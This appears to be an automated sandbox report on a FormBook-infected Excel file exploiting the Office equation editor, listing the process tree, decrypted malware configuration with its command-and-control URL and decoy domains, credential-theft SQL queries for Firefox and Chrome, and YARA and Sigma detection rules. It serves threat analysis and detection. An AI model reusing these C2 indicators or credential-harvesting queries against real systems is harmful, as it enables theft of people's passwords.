ID: 344564
Sample Name:
PAYMENT.260121.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:56:16
Date: 26/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PAYMENT.260121.xlsx

Overview


General Information

Sample Name:	PAYMENT.260121.xlsx
Analysis ID:	344564
MD5:	9d192a4361c730..
SHA1:	4ba2040bc38aa9..
SHA256:	8f61dce0f0bc33e..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected FormBook malware
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Allocates memory in foreign process…
- Creates a thread in another existing …

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2276 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2556 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - cmd.exe (PID: 2828 cmdline: C:\Windows\system32\cmd.exe /c C:\Users\Public\name.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
    - name.exe (PID: 2912 cmdline: C:\Users\Public\name.exe MD5: FEC30C5A6D76AFE87E9E5A8207400C7F)
      - ieinstal.exe (PID: 2524 cmdline: C:\Program Files (x86)\internet explorer\ieinstal.exe MD5: B5FA5033CE72996C161769337F4B6E01)
        - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
          - wlanext.exe (PID: 2852 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: 6F44F5C0BC6B210FE5F5A1C8D899AD0A)
            - firefox.exe (PID: 1836 cmdline: C:\Program Files (x86)\Mozilla Firefox\Firefox.exe MD5: C2D924CE9EA2EE3E7B7E6A7C476619CA)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x8bbf",
    "KEY1_OFFSET 0x1d5ad",
    "CONFIG SIZE : 0xdf",
    "CONFIG OFFSET 0x1d6ab",
    "URL SIZE : 29",
    "searching string pattern",
    "strings_offset 0x1c1a3",
    "searching hashes pattern",
    "--------------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------------",
    "0x7ac7bcd0",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70b3",
    "0x9f715026",
    "0xbf0a5e41",
    "0x2992d074"
```

```
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad0121d2",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd014c1",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0x21b17672",
"0xbba64d93",
"0x2f0ee0d8",
"0x9cb95240",
"0x28c21e3f",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
```

```
"0x9d7bbeed",
"0x59adf952",
"0x172ac7b4",
"0x5d4b4e66",
"0xed297eae",
"0xa88492a6",
"0xb21b057c",
"0x70f35767",
"0xb6f4d5a8",
"0x67cea859",
"0xc1626bff",
"0xb4e1ae2",
"0x24a48dcf",
"0xe11da208",
"0x1c920818",
"0x65f4449c",
"0xc30bc050",
"0x3e86e1fb",
"0x9e01fc32",
"0x216500c2",
"0x48e207c9",
"0x2decf13e",
"0x19996921",
"0xb7da3dd7",
"0x47f39d2b",
"0x6777e2de",
"0xd980e37f",
"0x963fea3b",
"0xacddb7ea",
"0x110aec35",
"0x647331f3",
"0x2e381da4",
"0x50f66474",
"0xec16e0c0",
"0xf9d81a42",
"0xd6c6f9db",
"0xef3df91",
"0x60e0e203",
"0x7c81caaf",
"0x71c2ec76",
"0x25e431cc",
"0x106f568f",
"0x6a60c8a9",
"0xb758aab3",
"0x3b34de90",
"0x700420f5",
"0xee359a7e",
"0xd1d808a",
"0x47ba47a5",
"0xff959c4c",
"0x5d30a87d",
"0xaa95a900",
"0x80b19064",
"0x9c5a481a",
"0x1dd252d",
"0xdb3055fc",
"0xe0cf8bf1",
"0x3a48eabc",
"0xf0472f97",
"0x4a6323de",
"0x4260edca",
"0x53f7fb4f",
"0x3d2e9c99",
"0xf6879235",
"0xe6723cac",
"0xe184dfaa",
"0xe99ffaa0",
"0xf6aebe25",
"0xefadf9a5",
"0x215de938",
"0x757906aa",
"0x84f8d766",
"0xb6494f65",
"0x13a75318",
"0x5bde5587",
"0xe9eba2a4",
"0x6b8a0df3",
"0x9c02f250",
"0xe52a2a2e",
"0xdb96173c",
"0x3c0f2fc",
"0xd45e157c",
"0x4edd1210",
"0x2b127ce0",
"0xadc887b6",
"0xf45a1c52",
"0xc84869d7",
"0x36dc1f04",
"0x50c2a508",
"0x3e88e8bf",
"0x4b6374a6",
"0x72c31130",
```

```
"0x72a93198",
"0x85426977",
"0xea193e11",
"0xea653007",
"0xe297c9c",
"0x65399e87",
"0x23609e75",
"0xb92e8a5a",
"0xabc89476",
"0xd989572f",
"0x4536ab86",
"0x3476afc1",
"0xaf24a63b",
"0x393b9ac8",
"0x414a3c70",
"0x487e77f4",
"0xbee1bdf6",
"0xc30c49a6",
"0xcb591d7f",
"0x5c4ee455",
"0x7c81c71d",
"0x11c6f95e",
"----------------------------------------------------",
"Decrypted Strings",
"----------------------------------------------------",
"USERNAME",
"LOCALAPPDATA",
"USERPROFILE",
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
```

```
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
"dat=",
"f-start",
"vickyroxshop.com",
"dreamitupinteriors.com",
"poetsanonymousink.com",
"obsswapmeet.com",
"ericalatina.com",
"ithrivenaturally.com",
"kind-properties.com",
"mrbeville.com",
"2boa.com",
"legionys.com",
"lelegant-om.com",
"domainscross.asia",
"xn--boulderhalle-mnchen-jbc.com",
"lifestylewithnayla.com",
"east-sidelab.com",
"gvanmp.com",
"sierrawilliamsphoto.com",
"progresshub.club",
"viewuttarakhand.com",
"bzz-max.com",
"islamquotesimages.com",
"transformvcstudios.com",
"syndicauto.com",
"galapagos5thsky.com",
"aios24.com",
"hedolistic.com",
"adiyamanhayat.com",
"ltssl.com",
"bergerdelivery.com",
"arcadeatalameda.net",
"clearkhelo.com",
"kneadcleaningservices.com",
"mayoparty.net",
"digkrqr.icu",
"witchesteaboutique.com",
"sgrobots.com",
"angkorel.com",
"face-glove.com",
"ahmedkurdo.com",
"eca-group.net",
"neatheadlinetowitnesstoday.info",
"phoenixrealestatedirectory.com",
"meisterproject.com",
"mypackpacker.com",
"russellmatsuo.com",
"mikecandy.com",
"somewheresun.com",
"worldwide-mt.com",
"sapperhealth.com",
"newsromp.com",
"kiss2anime.com",
"temp-rations.com",
"phannguyenforex.com",
"cashpoorpointsrich.com",
"kasrax.com",
"viswavastuadvice.com",
"schrravenbv.com",
"tnz.xyz",
"bodanataliayjan.com",
"humancolormovement.com",
"a1organ.com",
"yes4smiles.com",
"topattorneyspro.info",
"innov8bookshop.com",
"f-end",
"--------------------------------------------------",
```

```
    "Decrypted CnC URL",
    "-----------------------------------------------",
    "www.gsd-development.com/kzd/\u0000"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2348540076.0000000000370000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.2348540076.0000000000370000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.2348540076.0000000000370000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2208647364.00000000001E0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2208647364.00000000001E0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.ieinstal.exe.10410000.3.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.ieinstal.exe.10410000.3.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.ieinstal.exe.10410000.3.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
7.2.ieinstal.exe.10410000.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
7.2.ieinstal.exe.10410000.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE


Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



Click to jump to signature section

- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Machine Learning detection for sample

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses insecure TLS / SSL version for HTTPS connection

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Detected FormBook malware

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Creates an undocumented autostart registry key

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netv Effe
Valid Accounts	Shared Modules 1	DLL Side-Loading 1	DLL Side-Loading 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 4	Eave Inse Netv Com
Default Accounts	Exploitation for Client Execution 1 3	Registry Run Keys / Startup Folder 1	Process Injection 9 1 2	Obfuscated Files or Information 3 1	Credential API Hooking 1	System Information Discovery 1 1 2	Remote Desktop Protocol	Man in the Browser 1	Exfiltration Over Bluetooth	Encrypted Channel 1 2	Expl Redi Calls
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Software Packing 1	Security Account Manager	Security Software Discovery 1 2 1	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Non-Application Layer Protocol 4	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	DLL Side-Loading 1	NTDS	Virtualization/Sandbox Evasion 2	Distributed Component Object Model	Email Collection 1	Scheduled Transfer	Application Layer Protocol 1 5	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rootkit 1	LSA Secrets	Process Discovery 2	SSH	Credential API Hooking 1	Data Transfer Size Limits	Fallback Channels	Man Devi Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Deni Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 9 1 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot


Behavior Graph

